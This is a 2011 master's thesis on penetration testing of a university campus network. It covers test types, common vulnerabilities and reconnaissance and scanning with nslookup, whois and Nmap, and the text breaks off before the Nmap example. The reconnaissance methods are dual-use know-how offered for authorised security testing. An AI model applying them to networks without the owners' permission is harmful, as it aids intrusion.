

Profiling Campus Network using Network Penetration Testing

Thesis submitted in partial fulfillment of the requirements for the award of degree of

**Master of Engineering
in
Software Engineering**

Submitted By
**Gurpreet Singh
(800931007)**

Under the supervision of:

Dr. Maninder Singh
(Associate Professor)

Dr. V. P. S. Kaushal
(Assistant Professor)




COMPUTER SCIENCE AND ENGINEERING DEPARTMENT
THAPAR UNIVERSITY
PATIALA – 147004

June 2011


CERTIFICATE

I hereby certify that the work which is being presented in the thesis entitled, "*Profiling Campus Network using Network Penetration Testing*", in partial fulfillment of the requirements for the award of degree of Master of Engineering in *Software Engineering* submitted in Computer Science and Engineering Department of Thapar University, Patiala, is an authentic record of my own work carried out under the supervision of Dr. Maninder Singh and Dr. V.P.S. Kaushal and refers other researcher's work which are duly listed in the reference section.

The matter presented in the thesis has not been submitted for award of any other degree of this or any other University.


(Gurpreet Singh)


This is to certify that the above statement made by the candidate is correct and true to the best of my knowledge.



(Dr. V.P.S. Kaushal)

Assistant Professor
Computer Science and Engg. Department


(Dr. Maninder Singh)
Associate Professor
Head of Department
Computer Science and Engg. Department

Countersigned by


(Dr. Maninder Singh)
Head
Computer Science and Engineering Department
Thapar University
Patiala


(Dr. S. K. Mohapatra)
Dean (Academic Affairs)
Thapar University
Patiala

ACKNOWLEDGEMENT

No volume of words is enough to express my gratitude towards my thesis supervisors **Dr. Maninder Singh**, Head of Department, Computer Science & Engineering, and **Dr. V.P.S. Kaushal**, Assistant Professor, Computer Science & Engineering Department, whose guidance, wisdom and invaluable help has aided me in the completion of thesis. They have helped me to explore numerous topics related to the thesis in an organized and methodical manner and provided me with many valuable insights into various technologies.

I am also thankful to **Mr. Karun Verma**, P.G. Coordinator, for the motivation and inspiration during the thesis work.

I would also like to thank the staff members and my colleagues who were always there at the need of the hour and provided with all the help and facilities, which I required, for the completion of my thesis work.

Most importantly, I would like to thank my parents and the Almighty for showing me the way and encouraging me through the difficult times I encountered during the completion of my thesis work.

Gurpreet Singh

(800931007)

ABSTRACT

With the emergence of network globalization and advent of internet being the major tool for international information exchange, security has always been the most talked about topic. Although there are many ways to secure systems and applications, the only way to truly know how secure the network is to test it using some testing procedures.

Penetration testing is a testing procedure that is performed to test the perimeters of a network for security breaches and vulnerabilities. Penetration testing is also known as ethical hacking because the test is performed by a team of security experts that have the organization's permission to hack the network in an attempt to identify vulnerabilities. If the vulnerabilities are discovered it helps the organization to defend itself against further attacks. By using the same tools and methodologies hackers use, administrators can test their security procedures and discover vulnerabilities before they're exploited by someone else. Any security issues that are found will be presented to the system owner, together with an assessment of their impact, and often with a proposal for mitigation or a technical solution. Thus all the work is done in a proper manner.

Although several open source as well as commercial tools for vulnerability assessment and exploitation, are available in the market, no attacker will spend thousands of rupees on commercial ones.

In this report, a framework has been proposed for Network Penetration testing and using some open source tools and techniques, Network Penetration Testing has been implemented on University Campus to demonstrate the use of Network Penetration Testing over Campus Network.

TABLE OF CONTENTS

Certificate	i
Acknowledgement	ii
Abstract	iii
List of Figures	vii
Chapter 1 Introduction	1
1.1 Background	1
1.2 What is Penetration Testing	2
1.3 Need of Penetration Testing	3
1.4 Types of Penetration Testing	4
1.5 Scope of Penetration Testing	5
1.5.1 Internal Penetration Testing Options	5
1.5.2 External Penetration Testing Options	6
1.5.3 Social Engineering	6
1.6 General Penetration Testing Methodology	7
1.7 Various types of Vulnerabilities	8
1.7.1 Stack Buffer Overflow	8
1.7.2 Cross Site Scripting...	9
1.7.3 Microsoft IIS Vulnerabilities	9
Chapter 2 Literature Review	11
2.1 Planning and Preparation Phase	12
2.2 Discovery and Scanning Phase	14
2.2.1 Reconnaissance Phase	14
2.2.1.1 NSLOOKUP	15
2.2.1.2 WHOIS	16

2.2.2	Scanning and Enumeration Phase	17
2.2.2.1	NMAP	18
2.2.3	Vulnerability Analysis Phase	22
2.3	Attack Phase	26
2.3.1	Exploitation Phase	27
2.3.1.1	Metasploit Framework	27
2.3.1.1	Metasploit Methodology	28
2.3.1.1	Metasploit Architecture	29
2.3.1.2	Using Meterpreter Payload	30
2.3.1.3	Meterpreter Working Diagram	31
2.3.1.4	Extensions, Commands and Scripts	31
2.3.2	Privilege Escalation Phase	33
2.4	Reporting Phase	34
Chapter 3 Problem Statement		36
Chapter 4 Implementation Details and Results		37
4.1	A proposed Methodology	37
4.2	Implementation Setup using isolated Network	38
4.3	Setup Metasploit Framework	39
4.4	Integrating Metasploit Framework with third party tools and Database	40
4.4.1	Integrating Metasploit with NMAP	41
4.5	RPCDCOM Vulnerability	42
4.6	Performing Penetration Testing on Campus Network	42
4.6.1	Enter Metasploit Using Msfconsole	43
4.6.2	Search dcom Exploit	44
4.6.3	Selecting Specific Exploit	44
4.6.4	Show Options	45
4.6.5	Setting Required Options	45
4.6.6	Searching appropriate Payload	46

4.6.7	Setting Payload	47
4.6.8	Again Confirm Options	47
4.6.9	Run Exploit	48
4.6.10	Using ipconfig	48
4.7	Post Exploitation	49
4.8	Demonstrating the use of Pen Testing on Campus Network	50
4.8.1	Analyse the impact of RPCDCOM	50
4.8.2	Confirming Security using Automated Framework	51
Chapter 5	Conclusion and Future scope	53
5.1	Conclusion	53
5.1	Future Scope	54
References		55
Paper Publication		59

LIST OF FIGURES

Figure1.1	A real world example of Penetration Testing	2
Figure2.1	Network Penetration Testing Methodology	12
Figure 2.2	Basic Nmap Command	19
Figure 2.3	Host discovery using Nmap	20
Figure 2.4	Port Detection using Nmap	21
Figure 2.5	Version Detection using nmap	21
Figure 2.6	OS Detection using Nmap	22
Figure 2.7	Nessus Architecture	24
Figure 2.8	Working of Metasploit Framework	29
Figure 2.9	Metasploit Architecture	30
Figure 2.10	Meterpreter Methodology	31
Figure 2.11	Privilege Escalation	33
Figure 2.12	Post Exploitation	34
Figure 4.1	Proposed Framework For Penetration Testing	37
Figure 4.2	Lab Setup	39

Snapshot 4.1	Msfconsole	39
Snapshot 4.2	Integration with Database	40
Snapshot 4.3	Integration with Nmap	41
Snapshot 4.4	Nmap Scan	41
Snapshot 4.5	Target machine Vulnerable to RPCDCOM vulnerability	43
Snapshot 4.6	Enter Metasploit using Msfconsol	43
Snapshot 4.7	Searching DCOM Exploit	44
Snapshot 4.8	Selecting Exploit	44
Snapshot 4.9	Module and Exploit Options	45
Snapshot 4.10	Setting Options	45
Snapshot 4.11	Show Payload	46
Snapshot 4.12	Setting Payload	47
Snapshot 4.13	Confirm Options	47
Snapshot 4.14	Run Exploit	48
Snapshot 4.15	Using ipconfig	48

Chapter 1

Introduction

This chapter gives a detailed description of Penetration Testing and its related aspects. It also describes how Penetration Testing provides a bird's eye view to a university campus network. Here, need of penetration testing, its scope, various vulnerabilities and their impact has also been described.

1.1 Background

Two to three decades ago, people would be quite happy to leave their houses and cars unlocked and even doors to their houses left wide open due to low crime levels. However, time has changed now and the world is getting a much worse place to live and work in. Since, security has always been an important issue due to network globalization and internet, attackers are always looking to violate it for further usage. Over the past many years, it has been common to hear about various types of attacks on various networking, financial and many more organizations. Time has come where protection is must from everyone out there whether from hacking attacks or script kiddies. For better protection, it is good to know about current and past vulnerabilities and patch all equipments as soon as vulnerability patches are available. However, this alone is not sufficient. Everyone is human, and mistakes will be there. Whether it's granting full access permissions to a server by accident or not setting a password on the administrator account because it makes life easier to manage. No matter how much patching is done, the systems can still be vulnerable to attack. Thus, need of a framework was there, which could provide assurance of a secure network by finding the weakness before it gets exposed [2]. This is where Penetration Testing comes in.

1.2 What is Penetration Testing?

Penetration testing is one of the oldest methods for assessing the security of a computer system. In the early 1970's, the Department of Defence used this method to demonstrate the security weaknesses in computer systems and to initiate the development of programs to create more secure systems. Penetration testing is increasingly used by organizations to assure the security of Information systems and services, so that security weaknesses can be fixed before they get exposed [2]. The purpose of this exercise is to identify methods of gaining access to a system by using common tools and techniques used by attackers. A real word example shows that how an attacker first exploit any vulnerable system and then take control over it.




Figure 1.1: A Real world example of Penetration Testing

According to a real world example, a house has a weak lock on the door, say Vulnerability. A thief comes with a bunch of keys with him. He knows exactly which key will be used to open the door. This is selecting appropriate Exploit from many. After entering into the house, he can steal something, can leave a backdoor open, can make a duplicate key or can change the lock for his uninterrupted entry. Hence, this is called the Payload.

According to M. Saindane [6], Penetration testing can be defined as “Security oriented probing of a computer system on network to seek out vulnerabilities that an attacker could use known vulnerabilities in an attempt to perform an intrusion into

host, network or application resources”. The penetration test can be conducted on internal (a building access or host security system) or external (the company connection to the Internet) resources [2]. It normally consists of using an automated or manual toolset to test company resources.

The goal of a penetration test is to increase the security of the computing resources being tested. It is important for the pen-tester to keep detailed notes about how the tests were done so that the results can be verified and any issues that were uncovered could be resolved [3].

1.3 Need of Penetration Testing

Hackers like to spend most of their time finding holes in computer systems where mostly bad coding are to blame in creating vulnerabilities. Hackers then like to take this knowledge and apply it to real world scenarios by attacking any organization’s network. They may do so because of not hired by the company, or perhaps were fired at some stage or even they do not like their company and so on. Thus, to protect the computer systems from these hackers, a Penetration testing Framework is needed [1].

Under Penetration Testing, real attacks on the network are conducted to access the network’s strength and vulnerability. It can either be done by ethical hacking company or can be done manually to check whether the network has any vulnerability or “back door” or is there any possibility to create a back door. Checking for weak spots in the network, evaluating the risk, suggesting remedies and reporting is also done through penetration testing.

A question can be raised that there are many methods of security assessment, such as audit trails and template applications, vulnerability assessment etc. Then what is the real need of Penetration Testing [14]. The answer is that Penetration testing aims at finding and identifying vulnerabilities or weaknesses in a network or within an organization’s IT infrastructure and then exploit those vulnerabilities to tell that how deep an attacker can go and how severe the attack could be. It helps to confirm whether the current security measures implemented are effective, or not.

Whereas in case of vulnerability assessment, the security auditor has to only scan for the vulnerabilities in the server or application and filter out the false positives from the scan output by mapping them with the actual vulnerabilities associated with the target host.

1.4 Types of Penetration Test:

There are primarily two types of penetration tests,

- Black-Box Test
- White-Box Test

The type of penetration test usually depends upon what an organization wants to test, whether the scope is to simulate an attack by an insider (usually an employee, network/system administrator, etc.) or an external source [23]. The difference between the two is the amount of information provided to the penetration tester about the systems to be tested.

In a black-box penetration test, the scenario is closely simulated to that of an external attacker, giving very little or no knowledge about the systems to be tested (except the IP address ranges or a domain name) [9]. The penetration tester is usually left on his own to gather as much information about the target network or systems as possible, which he can use to perform the test. Black box testing involves performing a security evaluation and testing with no prior knowledge of the network infrastructure or system to be tested [6]. It is the simulation of a real world hacking by a hacker who has no knowledge of the remote network environment.

In a white-box penetration test, the penetration tester is usually provided with a complete knowledge about the network or systems to be tested, including the IP address schema, source code, OS details, etc. This can be considered as a simulation of an attack by any insider who might be in possession of the above knowledge. White-box testing involves performing a security evaluation and testing with complete knowledge of the network infrastructure such as a network administrator would have [23]. A Pen tester is provided with significant knowledge of the remote

network. For example, Type of network devices (i.e. Cisco gear, TCP/IP), Web Server details (i.e., Apache/nix or Apache/Win2k), Operating System type (i.e. Windows/Linux), Database platform (i.e. Oracle or MS SQL), Firewalls (i.e. Cisco PIX) etc.

1.5 Scope of Penetration Testing

As, penetration testing is done after the authorities' permission from the network administrator or organization, it is always told to the pen tester to do which type of penetration in their network i.e. whether to do it in a destructive way or non-destructive way [9].

In Non-Destructive Test, highly critical Denial of Service (DoS) attacks are not tried, while in Destructive Test, All highly critical Denial of Service (DoS) attacks (e.g. like buffer overflows) are tried.

Also, scope also tells the type of environment used to do penetration testing as it allows the client to pick and choose only those services needed at the time, thereby reducing the complexity and cost of the solution. The major components include [7]:

- External Penetration Testing
- Internal Penetration Testing
- Social Engineering

1.5.1 External Penetration testing options:

All publicly available network applications [9].

- Email, DNS, FTP, Database.

Web sites/applications

- SQL Injection
- Cross Site Scripting (XSS)

- Incorrect directory permissions
- Privilege escalation
- Missing patches
- Authentication credentials
- Operating system components

Network infrastructure devices

- Firewalls
- Routers

Dial-In

- Specific modems attached to network devices
- Blocks of phone numbers (1 to 1000's)

1.5.2 Internal Penetration testing options:

Testing of all internal networks, infrastructure devices and applications [9].

- Servers
- Desktops
- Application servers
- Network management devices
- Routers, switches
- Operating systems

1.5.3 Social engineering:

Social engineering testing is designed to test the human components of a network. Often the best security technologies in the world can be circumvented by a single employee not following the proper procedures. This testing is designed to test anything from a single employee to a whole department. The testing is carefully

designed in cooperation with the client to ensure specific components of existing policies are tested [23].

The testing can be performed either with some information provided by the client or with no information provided by the client. Whether or not information is shared before testing begins depends largely on the nature of the testing and the time allotted to the testing. Social engineering testing works best when there are specific policies and procedures that are being tested. This testing also has the most effect when it is combined with regular security awareness training for all employees.

Here in this thesis report, more emphasis has been given on Network Penetration Testing instead of Application Penetration Testing. Therefore, Penetration Testing on Network will be discussed in later sections.

1.6 General Penetration Testing Methodology:

When performing external or internal penetration tests, generally a standard 3-step methodology is used. This methodology allows a systematic testing process that ensures all appropriate tests have been applied to the proper devices. The testing process is cyclical by nature and often involves discovering and re-testing new networks and devices as they are uncovered during the testing process. The typical external and internal penetration test consists of the following phases [7]:

Reconnaissance – This step attempts to discover as much information about the client as possible using publicly available resources. Various web search engines are used along with information from the client's web site(s). DNS queries also provide useful information along with queries to the various domain registries [23]. Other sources of information include local, state and Federal regulatory agencies.

Scanning – During this phase various scanning tools are used to determine the operating systems, protocols, ports and applications in use. Depending on the operating systems and applications discovered, various other port, vulnerability and application scanners are then used to further define the exact environment. The goal at

the end of this phase is to understand in detail the exact applications, versions and configurations for all network devices [6].

Verification – The final phase in the analysis attempts to document and verify any possible vulnerability discovered in the network devices. This phase involves a wide variety of exploits depending on the nature of the issue and what type of device on which it is found. The client always has the option of how far the verification stage pursues any discovered flaws.

1.7 Various types of vulnerabilities

In computer security, vulnerability is a weakness, which allows an attacker to reduce a system's information assurance. Hence, after gaining full control on that vulnerability, attackers can then exploit it and gain further access in the system. Several vulnerabilities have been found in the recent pasts which are very critical in nature. Some of them are:

1.7.1 Stack based Buffer overflow vulnerabilities

A buffer overflow occurs when data written to a buffer, due to insufficient bounds checking, corrupts data values in memory addresses adjacent to the allocated buffer. Most commonly, this occurs when copying strings of characters from one buffer to another.

Stack buffer overflow occurs when a program writes to a memory address on the program's call stack outside of the intended data structure; usually a fixed length buffer. This type of overflow is part of the more general class of programming bugs known as buffer overflows. Stack buffer overflow bugs are caused when a program writes more data to a buffer located on the stack than there was actually allocated for that buffer. This usually results in corruption of adjacent data on the stack, and in cases where the overflow was triggered by mistake, will often cause the program to crash or operate incorrectly [25].

If the affected program is running with special privileges, or accepts data from untrusted network hosts (e.g. a web server) then the bug is potential security vulnerability. If the stack buffer is filled with data supplied from an untrusted user then that user can corrupt the stack in such a way as to inject executable code into the running program and take control of the process [25]. This is one of the oldest and more reliable methods for hackers to gain unauthorized access to a computer.

1.7.2 Cross Site Scripting vulnerabilities

Cross-site scripting holes are web-application vulnerabilities, which allow attackers to bypass client-side security mechanisms normally imposed on web content by modern browsers. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access privileges to sensitive page-content, session cookies, and a variety of other information maintained by the browser on behalf of the user. Cross-site scripting attacks are therefore a special case of code injection.

Cross-site scripting (XSS) vulnerability arises when Web applications take data from users and dynamically include it in Web pages without first properly validating the data. XSS vulnerabilities allow an attacker to execute arbitrary commands and display arbitrary content in a victim user's browser [27]. A successful XSS attack leads to an attacker controlling the victim's browser or account on the vulnerable Web application. Although vulnerable pages in a Web application enable XSS, the victims of an XSS attack are the application's users, not the application itself. The potency of an XSS vulnerability lies in the fact that the malicious code executes in the context of the victim's session, allowing the attacker to bypass normal security restrictions.

1.7.3 Microsoft IIS vulnerabilities

Microsoft Internet Information Services (IIS) is prone to multiple vulnerabilities. The first vulnerability may allow an attacker to obtain elevated privileges. An attacker to load and execute applications on the vulnerable server with SYSTEM level privileges can exploit this vulnerability. This vulnerability can be exploited when IIS is configured to run applications out of process. The second vulnerability may allow a

remote attacker to cause a denial of service condition. This vulnerability is related to how IIS allocates memory for WebDAV requests. Any specially crafted WebDAV requests may result in IIS allocating an extremely large amount of memory on the server. Several malformed requests sent to the server will result in the vulnerable system failing to respond to further legitimate requests for service [27]. This vulnerability affects IIS 5.0 and 5.1 only. The third vulnerability may allow a remote attacker to upload a file onto the vulnerable server and possibly execute it. This vulnerability is a result of inappropriate listing of file types that are subject to script source access permission in IIS 5.0. As a result, an attacker may be able to upload malicious files to a vulnerable server and possibly execute it. This vulnerability only affects IIS 5.0. The final vulnerability is a cross site scripting vulnerability. The vulnerability is a result of improper sanitization of user-supplied input by IIS. Several web pages, provided by IIS for administrative purposes do not adequately sanitize user-supplied input. Any malicious HTML code that may be included in the uniform resource identifier will execute.

These are the most basic and most occurring vulnerabilities in today's world. Therefore, to avoid those vulnerabilities, patches should be applied immediately, after finding any vulnerability. In addition, proper use of anti viruses, firewalls should also be there.

Penetration testing has been discussed in brief in the previous chapter. However going through literature, one can identify that researchers have put their heart and soul in understanding the concept in detail, find out proper methodologies, work flow and various tools and modules. Here, in this chapter, we have described in detail the proper methodology and workflow for Network Penetration Testing. Some open source vulnerability scanning and exploitation tools and an open source exploitation framework have been elaborated here.

A Network Penetration Testing approach works in a proper work flow methodology. There are many methodologies you can choose from, there is no such thing as “the right methodology”. Every penetration tester has its own approach to testing, but each one uses a methodology, in order for the test to be carried out professionally, effectively and less time consuming [2]. If a tester has no methodology to use in his test, then that might result to:

- Incomplete testing (e.g. the tester might not fulfil all of the requirements).
- Time consuming (e.g. a lot of time will be spent to re-order the test to “being-end” format).
- Waste of effort (e.g. the testers might end up testing the same thing).
- Ineffective testing (e.g. the results and the reporting might not suit the requirements of the client).

Methodology is a “map” using which results can be achieved by reaching the final destination (end of test) and without a methodology the testers might get “lost” (reach the above mentioned results) [2].

Different methodologies can be applied on different types of testing to save money, time and effort. For example, difference in methodologies can occur when one has to choose between Network, Application and Social engineering penetration testing

approaches. Here due to Penetration testing on network, a four phase methodology has been discussed:




Figure 2.1: Network Penetration testing methodology [6]

2.1 Planning and Preparation Phase

The planning phase is where the scope for the assignment is defined. Management approvals, documents and agreements like NDA (Non Disclosure Agreement), etc., are signed. The penetration testing team prepares a definite strategy for the assignment. Existing security policies, industry standards, best practices, etc. will be some of the inputs towards defining the scope for the test. This phase usually consists of all the activities that are needed to be performed prior to commencement of the actual penetration test [3].

There are various factors that need to be considered to execute a properly planned controlled attack. Unlike the hacker, a penetration tester has lots of limitations when executing a test, hence proper planning is needed for a successful penetration test. Some of the limitations are:

- **Time:** In a real world situation, a hacker has ample amount of time to carefully plot his attack. For a penetration tester, it is a time bound activity. He has to adhere to strict timings that are agreed upon prior to the exercise. Factors like organizations business hours need to be considered [6].

- **Legal Restrictions:** A penetration tester is bound by a legal contract, which lists the acceptable and non-acceptable steps a penetration tester must follow religiously as it could have grave effects on the business of the target organization [6].

In order to make the penetration test done on an organization a success, a great deal of preparation needs to be done. Here are some examples:

Kickoff meetings: Ideally a kickoff meeting should be called between the organization and the penetration testers. The kickoff meeting must discuss matter concerning the scope and objective of the penetration test as well as the parties involved.

Clear objectives: There must be a clear objective for the penetration test to be conducted. An organization that performs a test for no clear reason should not be surprised if the outcome contains no clear result. In most cases, the objective of a penetration test is to demonstrate that exploitable vulnerabilities exist within an organization's network infrastructure.

Proper timing and duration: Another important agenda to discuss during the meeting is the timing and duration the penetration tests are performed. This is vital, as it will ensure that while penetration tests are being conducted; normal business and everyday operations of the organization will not be disrupted. Penetration tests may need to be run at particular times of day. If the issue of timing is not resolved properly, this could be catastrophic to an organization [13]. Imagine doing a denial of service 'test' on a university on the day its students take their online examinations. This is an example of poor timing as well as lack of communication between the penetration testers and the university. Good planning and preparation will help avoid such bad practices.

Proper interaction: One major decision to be made with the organization is whether the staff of that organization should be informed before a penetration test is carried out. Advising staff is often appropriate, but it can change their behaviour in ways that will affect the outcome of the penetration test. On the other hand, choosing not to warn staff may result in them taking action that unnecessarily affects the organization's operation.

Prior to any penetration test engagements, legal documents protecting the penetration testers and their company must be signed. This is a very important and not to be missed out step to be taken before conducting any penetration test on any organization [3]. This serves as a protection to penetration testers should anything go wrong during the tests.

2.2 Discovery and Scanning Phase

The discovery phase is where the actual testing starts; it can be regarded as an information gathering phase. This phase can be further categorized as follows:

- Reconnaissance phase
- Scanning and Enumeration phase
- Vulnerability Analysis phase

2.2.1 Reconnaissance Phase:

The process of reconnaissance is a completely non-intrusive activity performed in order to get the maximum possible information available about the target organization and its systems using various means, both technical as well as non-technical. This involves searching the internet, querying various public repositories etc [3].

The reconnaissance phase potentially has many faces and depending on the goal of the penetration various tools and techniques will be utilized. Although there are several other tools available, the tools and applications listed below are likely used in

most reconnaissance efforts. The most common tools used for reconnaissance are [23]:

- Nslookup (Available on Unix and Windows Platforms)
- Whois (Available via any Internet browser client)
- ARIN (Available via any Internet browser client)
- Dig (Available on most Unix platforms and some web sites via a form)
- Web Based Tools (Hundreds if not thousands of sites offer various recon tools)
- Target Web Site (The client's web site often reveals too much information)
- Social Engineering (People are an organizations greatest asset, as well as their greatest risk)

Many penetration testers tend to overlook this phase, but one will be surprised to see a significant amount of interesting and confidential data lying all around the internet [31]. This information can be gathered by a penetration tester without actively probing the target systems and thus staying invisible. Useful information like IT setup details, company email addresses, device configurations, and sometimes usernames and passwords can be used for conducting Social engineering attacks [6].

A penetration tester must utilize this phase as much as possible and be creative enough in identifying various loopholes and try to explore every possible aspect that could lead to relevant information leakage about the target organization in the shortest time possible. An example:

2.2.1.1 Nslookup

The Nslookup program is included with Microsoft Windows and all flavours and versions of the UNIX operating system, so the application is ubiquitous and widely available. Nslookup is a method to map IP addresses for a particular domain [23]. DNS servers contain all of the information on a particular domain needed to communicate with the network. The MX record is for mail and A records for hosts.

Another technique is to simply try and ping the domain name “ping target.com or www.target.com”. Then a reverse lookup can be done on the returned IP address.

An example with the Notarealdomain.org domain [31]. The listing directly below was from a Windows 2000 client.

```
C:\>nslookup
>server ns.xxxx.com Default Server: ns.xxxx.com
Address: 10.1.1.241
> notarealdomain.org
Server: ns.xxxx.com
Address: 10.1.4.241
Name: notarealdomain.org
Address: 10.1.1.40
```

Thus, here it shows the IP address of notarealdomain.org.

2.2.1.2 Whois:

Another great place to start when profiling an organization is to use the “whois” application. All sorts of interesting information can be gleaned from the “whois” output [23].

- The physical address of the organization.
- The “Admin” contacts name, address, phone number, NIC handle and email address.
- The address of the admin contact is different from the domain.
- The “Technical” contact name, addresses, phone number, NIC handle, and email address.
- The address of the technical contact is different from the admin, but the same as the domain.
- A listing of their DNS servers in order of precedence.

2.2.2 Scanning and Enumeration Phase

After the penetration engineer or attacker gathers the preliminary information via the reconnaissance phase, they will try and identify systems that are alive. The live systems will be probed for available services. The process of scanning can involve many tools and varying techniques depending on what the goal of the attacker is and the configuration of the target host or network. Each port has an associated service that may be exploitable or contain vulnerabilities. The fundamental goal of scanning is to identify potential targets for security holes and vulnerabilities of the target host or network. This phase involves a lot of active probing of the target systems [6]. A penetration tester must be careful and use the tools for these activities sensibly and not overwhelm the target systems with excessive traffic. All the tools used for this phase and the successive phases must be thoroughly tested in a testing environment prior to using them in a live scenario.

Below is a list of some common tools to perform scanning [31]:

- Telnet (Can report information about an application or service; i.e., version, platform)
- Nmap (powerful tool available for Unix that finds ports and services available via IP)
- Hping2 (powerful Unix based tool used to gain important information about a network)
- Netcat (others have quoted this application as the “Swiss Army knife” of network utilities)
- Ping (Available on most every platform and operating system to test for IP connectivity)
- Traceroute (maps out the hops of the network to the target device or system)
- Queso (can be used for operating system fingerprinting)

2.2.2.1 Nmap

Nmap ("Network Mapper") is a free and open source (license) utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts [23]. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping). Various characteristics of this tool are [23]:

- **Flexibility:** Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- **Powerful:** Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- **Portable:** Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- **Easy:** While Nmap offers a rich set of advanced features for power users, you can start out as simply as "nmap -v -A targethost". Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.
- **Free:** The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also

comes with full source code that you may modify and redistribute under the terms of the license.

- **Acclaimed:** Nmap has won numerous awards, including "Information Security Product of the Year" by Linux Journal, Info World and Codetalker Digest. It has been featured in hundreds of magazine articles, several movies, dozens of books, and one comic book series. Visit the [press page](#) for further details.
- **Popular:** Thousands of people download Nmap every day, and it is included with many operating systems (Redhat Linux, Debian Linux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Net repository. This is important because it lends Nmap its vibrant development and user support communities.

A typical Nmap scan is shown in below. The only Nmap arguments used in this example are -A, to enable OS and version detection, script scanning, and trace route; -T4 for faster execution; and then the target hostname.

